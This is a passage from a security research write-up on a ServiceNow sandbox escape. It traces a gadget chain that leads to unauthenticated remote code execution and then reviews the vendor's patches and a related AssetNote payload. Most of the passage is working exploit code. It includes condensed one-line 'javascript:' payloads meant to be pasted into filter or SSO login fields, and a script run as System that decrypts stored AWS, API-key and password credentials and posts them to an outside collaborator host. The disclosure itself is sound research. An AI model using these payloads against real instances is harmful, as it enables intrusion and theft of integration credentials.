// -> Displays "hello world!"
To borrow from deserialization vulnerability terminology - what we want to search for are gadgets, pre-written segments of code available within our environment that can be manipulated to achieve some outcomes not intended by the original developers.
We form a gadget chain when we use them together to achieve an outcome like arbitrary code execution.
In this case we need three gadgets:
- a Reference Gadget: a function containing the same dynamic property lookup pattern in the example above
- an Invoke Gadget: a function that we can pass the reference to, along with an argument we control
- a Execution Gadget: a bit of JavaScript from a ScriptInclude (doesn’t have to be sandbox enabled) that calls GlideEvaluator.evaluateString (or similar)
Finding the Reference Gadget
This gadget was the most critical and the hardest to identify. It tends to naturally show up in methods that deal with arrays and one such candidate was found in the sandbox accessible class DiscoveryFunctions, via the function getFirstValueFromTable
1.  DiscoveryFunctions.getFirstValueFromTable = function(tableName, searchValue, searchColumn, valueColumn, encodedQuery) {
2.     var cacheObj = DiscoveryFunctions.getCacheObjectForTable(tableName, searchColumn, encodedQuery);
3.     if (!cacheObj)
4.         return undefined;
5.
6.     valueColumn = valueColumn || 'sys_id';
7.
8.     var rtn = cacheObj.get(searchColumn, searchValue);
9.     if (rtn)
10.        return rtn[valueColumn]; // The dynamic lookup pattern
11.
12.    return undefined;
13. };
In order to use this you must gain control of the rtn and valueColumn parameters in line 10.
valueColumn is easily controlled since it is just provided as the fourth parameter to this function, however, to take control of rtn we need to do the following:
- control the value for
cacheObj, by controlling the value returned by thegetCacheObjectForTablemethod in line 2 - control the value
rtn, by controlling what manipulating what the.getmethod in line 8 returns
We’re able to do this by overriding functions from the sandbox. We can override the getCacheObjectForTable method with another pre-defined method that simply returns a value we control. One good candidate is the in-built function Object()
If the first argument passed to Object() is already an object, then this function will simply return that object, and any other parameters supplied are simply ignored…
// ---- Sandbox Code ----
// First reassign the method
DiscoveryFunctions.getCacheObjectForTable = Object;
var a = {foo: "bar"};
var b = {};
var c = {};

// Then invoke it - note this is the same as Object(a, b, c) -> returns `a`
var cacheObj = DiscoveryFunctions.getCacheObjectForTable(a, b, c);
gs.print(cacheObj.foo);
// -> prints 'bar'
Now that we can control the value for cacheObj, we need its get method to return another controlled value, so we can control rtn. We can repeat the previous tactic, assigning the Object() method to our object via a.get = Object, since we can control the value of searchColumn is that passed to it.
// ---- Sandbox Code ----
// First reassign the getCacheObjectForTable method
DiscoveryFunctions.getCacheObjectForTable = Object;
var a = {foo: "bar"};
var b = {bingo: "bongo"};
var c = {};

// Second, reassign the get method
a.get = Object;

// Then invoke it - note this is the same as Object(a, b, c) -> returns `a`
var cacheObj = DiscoveryFunctions.getCacheObjectForTable(a, b, c);
var rtn = cacheObj.get(b, c);
gs.print(rtn['bingo']);
// -> prints 'bongo'
Now we can combine this to obtain a reference to any object in rhino.global by passing a reference to global instead of passing the dummy object b.
DiscoveryFunctions.getCacheObjectForTable = Object;
var a = {};
a.get = Object;

// this returns a reference to GlideEvaluator
DiscoveryFunctions.getFirstValueFromTable(a, "", global, 'GlideEvaluator', "");
And as we are still bound by sandbox restrictions we must call it recursively to obtain a ref to the evaluateString method by walking down the tree from global.
DiscoveryFunctions.getCacheObjectForTable = Object;
var a = {};
a.get = Object;

// This returns a reference to the method `initialize`
//  by "walking" down from `global`
var evalString = DiscoveryFunctions.getFirstValueFromTable(
    a,
    "",
    DiscoveryFunctions.getFirstValueFromTable(
        a,
        "",
        global,
        "GlideEvaluator",
        ""
    ),
    "evaluateString",
    ""
);
Now we need to invoke it
Finding the Invoke Gadget
There are several ways a method can be invoked within JavaScript beyond basic dot notation syntax like foo.bar("test"). One of these is the someFunction.apply(this, args) method from the Function prototype, where args is an array of arguments to pass to the function.
var foo = {};
foo.bar = function(name) { return "hello "+name };
foo.bar.apply(null, ["world"]);
// -> returns "hello world"
Interestingly the sandbox space is full of alternatate styles of function invocation - and the apply method is baked into the very class emulation strategy that ServiceNow uses for Script Includes and it’s Class.create() method, shown below
function() {
    return function() {
		/* This anonymous function will execute in the scope of the caller
		   in interpreted mode. The initalize method is a utility we provide
		   for giving a hook into the creation of a script include in scope.
		   Many global script includes do not have an initialize function, and
		   therefore we should only call this.initialize when present.
		 */
		if (this.initialize)
			this.initialize.apply(this, arguments);
    };
  }
This class emulation pattern would have been introduced back before ES6 was around, when classes were not native to the language. In fact the rhino.global context only just now supports the new ES12 syntax, where as before it was ES5 only, so you couldn’t use terms like class
So when you are declaring and instantiating a ScriptInclude, here’s what is actually happening
/**
 *  Define a "class" - MyScriptInclude is literally a function
 *  that simply calls this.initialize.apply(this, arguments)
 **/
var MyScriptInclude = Class.create();

/**
 * The prototype is defined, containing the properties
 * that all instances of this "class" should have.
 **/
MyScriptInclude.prototype = {
    initialize: function(name) {
        this.name = name;
    },

    sayHello: function() {
        return 'Hello, ' + this.name;
    }
};

/**
 * Now we execute the function MyScriptInclude with the keyword `new`, this:
 * - Creates a blank object
 * - Assigns the MyScriptInclude prototype to it
 * - Then executes the function MyScriptInclude with parameter "World"
 * - This function calls this.initialize.apply(this, args)
 **/
var instance = new MyScriptInclude('World');
instance.sayHello();
// -> returns "Hello, World"
Of course this means you could override initialize with another method to hijack the flow.
var override = function(name) { gs.print("hijacked!"); };

var a = {};
a.invoke = Class.create();
a.initialize = override;
a.invoke("initialize");
// -> "hijacked!";
Now unfortunately if we pass in a reference to the evaluateString method we obtained earlier it still won’t execute - this is because it’s a Java method and not a JavaScript function, as a result .apply doesn’t do anything… this brings us to the final gadget
Finding the Execution Gadget
There are several to choose from here, since we are no longer restricted to looking in sandbox accessible classes. An ideal candidate is WorkflowIconsSCR which has a call to GlideEvaluator.evaluateString within its initialize method.
var WorkflowIconsSCR = Class.create();
WorkflowIconsSCR.prototype = Object.extendsObject(WorkflowIconsStages, {
   ...
   initialize: function(ref) { // Execution target - we want to invoke this method with an arbitrary `ref` value
      this.elementName = ref;
      this.element = GlideEvaluator.evaluateString(ref); // Code execution sink
      this.gr = this.element.getGlideRecord();
   },
   ...
});
With this we are ready to build the final payload
Combining our Gadgets
Now we have all the parts we need to construct a complete sandbox escape.
// First we print current execution context
gs.print(gs.getCurrentScopeName());
// -> 'rhino.sandbox'

// Our arbitrary script to be executed after escaping sandbox
var s = "gs.print(gs.getCurrentScopeName())";

/**
 *  Reference Gadget - For line 2 of `DiscoveryFunctions.getFirstValueFromTable`:
 *   Override method `getCacheObjectForTable` in `DiscoveryFunctions`,
 *   to be the same as 'Object' method to control the value of `cacheObj`.
 *   This makes getCacheObjectForTable(tableName, searchColumn, encodedQuery)
 *   become Object(tableName, searchColumn, encodedQuery). This call
 *   simply returns the first parameter, `tableName`
 **/
DiscoveryFunctions.getCacheObjectForTable = Object;

/**
 * Reference Gadget - For line 8 of `DiscoveryFunctions.getFirstValueFromTable`:
 *  Create object `a` that will serve as value for `tableName`, when calling
 *  function `getFirstValueFromTable`. `cacheObj` will be set to `a` and when
 *  .get(searchColumn, searchValue) is called, the same behaviour occurs, since
 *  method `get` is overridden to `Object`, `cacheObj.get(searchColumn, searchValue)`
 *  simple returns the first parameter, `searchColumn`.
 **/
var a = {};
a.get = Object;

/**
 * Invoke Gadget - For line 5 of `Class.create`:
 *  Create object `b` from any arbitrary object, in this case `AbstractAjaxProcessor`.
 *  Set its .initialize property to the reference returned by DiscoveryFunctions gadget.
 *  Set a new method `a` to be the same as `Class.create()`. When `a` is called
 *  the .initialize reference is invoked with `.apply(s)`, passing our arbitrary script
 *  `s` as the first argument to our reference
 *
 * Reference Gadget - For line 10 of `DiscoveryFunctions.getFirstValueFromTable`:
 *  We first call `.getFirstValueFromTable` passing in `global` as the value for `tableName`
 *  and passing in "WorkflowIconsSCR" as the value for `valueColumn`. This returns a reference
 *  to global['WorkflowIconsSCR']. We pass this reference back to `getFirstValueFromTable`,
 *  as the value for `tableName`, twice. Eventually we walk down the Global tree, to obtain
 *  a reference to global['WorkflowIconsSCR']['prototype']['initialize'], or in other words
 *  `WorkflowIconsSCR.prototype.initialize` - the Execution Gadget found earlier.
 **/
var b = new AbstractAjaxProcessor();
b.initialize = DiscoveryFunctions.getFirstValueFromTable(
    a,
    "",
    DiscoveryFunctions.getFirstValueFromTable(
        a,
        "",
        DiscoveryFunctions.getFirstValueFromTable(
            a,
            "",
            global,
            "WorkflowIconsSCR",
            ""
        ),
        "prototype",
        ""
    ),
    "initialize",
    ""
);
b.a = Class.create();

/**
 * Execute the function with argument s, effectively executing the evaluateString method
 * with the arbitrary script set to `gs.print(gs.getCurrentScopeName())`. This prints
 * 'rhino.global' indicating we have escaped the sandbox context.
 **/
b.a(s);
The final payload
Now we have a complete working exploit that we can condense into one line.
We prepend javascript: as this is required when asking ServiceNow to evaluate it as a value for filtering.
javascript:var s = "REPLACE CODE HERE";DiscoveryFunctions.getCacheObjectForTable = Object;var a = {};a.get = Object;var b = new AbstractAjaxProcessor();b.initialize = DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",global,"WorkflowIconsSCR",""),"prototype",""),"initialize","");b.a = Class.create();b.a(s);This can be pasted into any place that is used to filter values in ServiceNow, such as when browsing a table like the sys_users table that all users have access to.

Because data filter sinks appear so frequently throughout the platform however, just about any input field can be used to exploit this, including the Login with SSO page. The code below is responsible for the form submission on this page: it uses the user_field input as a query against the table sys_user
        var userTab = new GlideRecord("sys_user"); // Create a GlideRecord instance to look up data in the 'sys_user' table
        userTab.addQuery(user_field, userId); // Sets up a query for `user@example.com` against a column in the table
        userTab.addActiveQuery();
        userTab.queryNoDomain();
        userTab.setLimit(1);
This is how this can be exploited by unauthenticated users

To demonstrate - setting the s variable to the payload below within the exploit triggers a HTTP GET request
var a = new GlideHTTPRequest('https://5ekq1jqopy5dlko0d36w9g7wun0eo4ct.oastify.com/test'); // A Burp Collaborator URL
a.addHeader('ArbitraryScript','Execution');
a.get();
Paste this within the complete payload in the user id field and hit submit, where a burp collaborator session receives the outbound request
Stealing Integration Credentials
We can now use this sandbox escape to do a multitude of things:
- Create users, inbound REST APIs, Scipt Includes, etc. for persistence
- Read data across all tables and exfiltrate it
- Change SSO portals to an attacker controlled domain
- Execute commands within the customers network if MID servers are onboarded
In this case I’ll walk through obtaining credentials used by the instance for outbound integrations. ServiceNow instances are commonly integrated with other platforms like AWS, MS Entra, Workday, and so on, which makes it an attractive target for pivoting.
However, some ServiceNow admins may incorrectly believe that since the guest user (the user assumed by unauthenticated actors) would not have any roles assigned, that this cannot be leveraged to perform tasks such as decrypting credentials, but this is not the case - as code can be executed as System…
First in order to retrieve credentials for use developers can use the StandardCredentialsProviderto retrieve and decrypt credentials of certain types.
// Get all AWS, API keys, and Basic Auth credential types for outbound integrations
var provider = new sn_cc.StandardCredentialsProvider();
var types = ['aws','api_key','basic_auth'];
var creds = provider.getCredentials(types);

var attrs = ['sys_id','name','type','user_name','password','secret_key','access_key','api_key'];
var crs = [];
crs.push(attrs);

for (var i = 0; i<creds.length; i++) {
	var cred = creds[i];
    var line = [];

	for (var x = 0; x<attrs.length; x++) {
		line.push(cred.getAttribute(attrs[x]));
	}
    crs.push(line);
}

// Send these to a server
var a = new GlideHTTPRequest('https://dyfylraw96pl5s88xbq4tor4evkm8gw5.oastify.com/cb');
a.post(crs.join('\n'));
However, when consilidating this payload into our sandbox escape and submitting it - it seems no entries other than the attrs headers are returned.

The reason for this is that although we have full access to all the Java APIs and other objects we are still technically the guest user. Some Java APIs will still check the current session and act accordingly, StandardCredentialsProvider does this also and no rows are returned due to the guest user not having sufficient permissions.
In order to overcome this however, we can simply create a scheduled worker which always runs as System and pass it the script we wrote earlier…
// Our credential grabbing script
var sc = "var provider=new sn_cc.StandardCredentialsProvider();var types=['aws','api_key','basic_auth'];var creds=provider.getCredentials(types);var attrs=['sys_id','name','type','user_name','password','secret_key','access_key','api_key'];var crs=[];crs.push(attrs);for(var i=0;i<creds.length;i++){var cred=creds[i];var line=[];for(var x=0;x<attrs.length;x++){line.push(cred.getAttribute(attrs[x]));}crs.push(line);}var a=new GlideHTTPRequest('https://dyfylraw96pl5s88xbq4tor4evkm8gw5.oastify.com/cb');a.post(crs.join('\\n'));";

// Will execute 1 second in advance
var gdt = new GlideDateTime();
gdt.addSeconds(1);
gs.info(gdt);

//create the sys_trigger record to be executed by the schedule worker thread
var sched = new ScheduleOnce();
sched.script = sc;
sched.setTime(gdt);
sched.setLabel("s");
sched.schedule();
Combining all of this into a single exploit we get a final one-liner payload
javascript:var s = "var sc=\"var provider=new sn_cc.StandardCredentialsProvider();var types=['aws','api_key','basic_auth'];var creds=provider.getCredentials(types);var attrs=['sys_id','name','type','user_name','password','secret_key','access_key','api_key'];var crs=[];crs.push(attrs);for(var i=0;i<creds.length;i++){var cred=creds[i];var line=[];for(var x=0;x<attrs.length;x++){line.push(cred.getAttribute(attrs[x]));}crs.push(line);}var a=new GlideHTTPRequest('https://dyfylraw96pl5s88xbq4tor4evkm8gw5.oastify.com/cb');a.post(crs.join('\\\\n'));\";var gdt=new GlideDateTime();gdt.addSeconds(1);gs.info(gdt);var sched=new ScheduleOnce();sched.script=sc;sched.setTime(gdt);sched.setLabel(\"s\");sched.schedule();";DiscoveryFunctions.getCacheObjectForTable = Object;var a = {};a.get = Object;var b = new AbstractAjaxProcessor();b.initialize = DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",DiscoveryFunctions.getFirstValueFromTable(a,"",global,"WorkflowIconsSCR",""),"prototype",""),"initialize","");b.a = Class.create();b.a(s);This was reported to ServiceNow in January with patches being released in mid Feb
The first patch
ServiceNow’s first attempt at patching this issue had them freezing DiscoveryFunctions properties in order to prevent overrides to the function, so that attackers couldn’t hijack the control flow to reach the reference gadget.

This killed the call to override getCacheObjectForTable which then interupted the chain, preventing RCE. I initially thought that you could perhaps just override Object.freeze in the same way, but you get the following error
Object.freeze = "overridden";
// -> Javascript compiler exception: Cannot modify a property of a sealed object:
For now at least I couldn’t devise another way around this, and was surprised at it’s effectiveness. This is all that would be done as far as mitigations went, public disclosure would proceed in mid April about two months after the initial patch was released.
AssetNote enters the scene
As mentioned at the start of this article, on April 1st the research team at AssetNote reported uncovering a similar vulnerabliity within the same javascript: sandbox attack surface.
Here is their original payload
javascript:var fn1 = Object.clone({});
fn1.prototype = Object.clone({});
var p = Object.extendsObject(fn1, {});
var F = p.constructor;
Objеct.defineРrореrtу(Objеct, 'clonе', {vаluе: F});
Objеct.defineProperty(AbstractAjaxProcessor, 'prototype', {value:"GlideController().evaluateAsObject('...PAYLOAD...')"});
gs.include('ItemViewElementsProvider');
ItemViewElementsProvider.prototype();
First thing I noticed - there didn’t appear to be anywhere near the dependence I had on finding vulnerable code accessible to the sandbox.
This can be cleaned up and simplified a bit more revealing two core tricks here
- You can obtain and use a function reference
- You can overwrite sealed properties
// The first three lines can simplify to assigning Class.create()
var p = Class.create();

// Here is first revelation: you can resolve Function via `contructor`!
var F = p.constructor;

// Second revelation: you can override a sealed property?!
Object.defineProperty(Object, 'clone', {value: F});

// This executes Function("GlideEvaluator.evaluateString('gs.print(gs.getCurrentScopeName())')")
//  declaring a new function
AbstractAjaxProcessor.prototype = "GlideEvaluator.evaluateString('gs.print(gs.getCurrentScopeName())')";
ItemViewElementsProvider.prototype();
I had written off trying to get access to Function from the outset, there was no code that was sandbox accessible that looked anything like below nor would I ever expect there to be.
someFunc(foo) {
    return Function(foo);
}
I naively thought tricks like Class.create().contructor wouldn’t work either, but when reviewing my notes I noticed something that keen readers may have observed earlier in the Taking stock of the sandbox section
var a = "".constructor.constructor("gs.print('hi')")();
// -> Error: using Function is restricted by security policy!

var a = function() {
	gs.print('new function');
};
// -> Error: invalid function definition
The errors are different! For some function declarations you could treat these the same as dynamic references, such as the constructor method. I might have noticed if I had run the following and realized there was no error
var a =  "".constructor.constructor;
// -> nothing, could pass this to an invoke gadget!

// The error only occurs if you use it in sandbox
var b = a("gs.print('hi')");
// -> java.lang.SecurityException: Invalid function definition
Now they were overidding Object.clone to use it as an equivalent invoke gadget, and in the process they revealed that you could override Object’s methods - which is precisely what I wanted to do to bypass the freeze mitigation they applied earlier.
Object.defineProperty(Object, 'clone', {value: F});This is when I finally understood a core JS concept, and what Object.seal() actually does.
Properties in JavaScript have a descriptor, which describes things such as:
- the
valueof the property itself - whether it’s
writable- determines if you can change
value
- determines if you can change
- whether it’s
configurable, if this isfalseit:- can’t be deleted
- the other attributes of its descriptor can’t be changed (not including
value)
Object.seal() involes setting the configurable flag to false for all existing properties’ descriptions, but it does not prevent the values of data properties from being changed.
